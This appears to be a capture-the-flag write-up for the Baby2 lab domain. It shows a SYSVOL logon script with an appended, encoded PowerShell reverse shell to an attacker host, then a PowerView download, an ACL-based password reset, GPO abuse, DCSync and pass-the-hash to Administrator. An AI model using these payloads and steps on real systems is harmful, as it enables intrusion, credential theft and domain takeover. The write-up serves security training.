
The modified script keeps the original drive mapping logic and adds a PowerShell reverse shell command.
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

Set cmdshell = CreateObject("Wscript.Shell")
cmdshell.run "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADYALgA5ADkAIgAsADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
We overwrite the original login.vbs file in \\SYSVOL\baby2.vl\scripts and confirm that the file size changes.
After waiting for a user logon, a reverse shell connects back as Amelia.Griffiths.

The user flag can now be read.
type C:\Users\Amelia.Griffiths\Desktop\user.txt
Privilege Escalation
ACL Path to gpoadm
Back in BloodHound, we inspect the newly compromised Amelia.Griffiths user. The account is a member of the legacy group, which has WriteOwner and WriteDacl rights over the gpoadm user.

If we had Amelia.Griffiths credentials, we could perform the password reset from the attacking machine. In this case, we use the active shell and PowerView instead.
First, transfer and import PowerView.ps1.
iwr -uri http://10.8.6.99/PowerView.ps1 -Outfile .\PowerView.ps1
Import-Module .\PowerView.ps1

Resetting the gpoadm Password
We grant Amelia.Griffiths rights over the GPOADM object.
Add-DomainObjectAcl -Rights all -TargetIdentity GPOADM -PrincipalIdentity Amelia.Griffiths
Then we create a secure string for the new password and reset the account password.
$cred = ConvertTo-SecureString 'Pass1234!' -AsPlainText -Force
Set-DomainUserPassword GPOADM -AccountPassword $cred

The new credentials are tested with netexec.
nxc smb $IP -u 'gpoadm' -p 'Pass1234!' -d baby2.vl
The credentials are valid, but the account does not yet have administrative access.

GPO Abuse
BloodHound shows that gpoadm has GenericAll over the Default Domain Policy. This can be abused to modify the GPO and execute a command that adds gpoadm to the local Administrators group.

To abuse this with pyGPOAbuse, we need the GPO identifier. BloodHound shows the identifier for the Default Domain Policy.

31B2F340-016D-11D2-945F-00C04FB984F9
Before running the tool, we activate the Python environment and update the required libraries.
pyenv local py311-legacy
pip install impacket msldap

Now pyGPOAbuse can be used to add gpoadm to the local Administrators group.
python3 ~/Tools/pyGPOAbuse/pygpoabuse.py 'baby2.vl/gpoadm:Pass1234!' -gpo-id '31B2F340-016D-11D2-945F-00C04FB984F9' -command 'net localgroup administrators gpoadm /add' -dc-ip 10.10.75.185 -f
The command executes successfully.

Testing the gpoadm credentials again shows that the account now has administrative access.
nxc smb $IP -u 'gpoadm' -p 'Pass1234!' -d baby2.vl

DCSync
Since gpoadm is now a local administrator on the domain controller, we can perform a DCSync attack and dump domain hashes with impacket-secretsdump.
impacket-secretsdump -just-dc baby2.vl/gpoadm:'Pass1234!'@$IP



The Administrator NTLM hash is recovered and tested against WinRM with netexec.
nxc winrm $IP -u 'administrator' -H '61eb5125f9944214679c2d0fdca6eb82'

Administrator Access

With the hash confirmed, we authenticate using evil-winrm.
evil-winrm -i $IP -u 'administrator' -H '61eb5125f9944214679c2d0fdca6eb82'
This gives us an interactive shell as Administrator.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Baby2 shows how dangerous weak password reuse and writable domain logon scripts can be in Active Directory environments. A simple RID brute force produced a useful user list, and username-as-password spraying led to valid SMB credentials. The critical foothold came from being able to modify a shared SYSVOL logon script used by multiple users. From there, BloodHound exposed an ACL path to gpoadm, and GPO abuse turned that account into a local administrator, enabling DCSync and full domain compromise.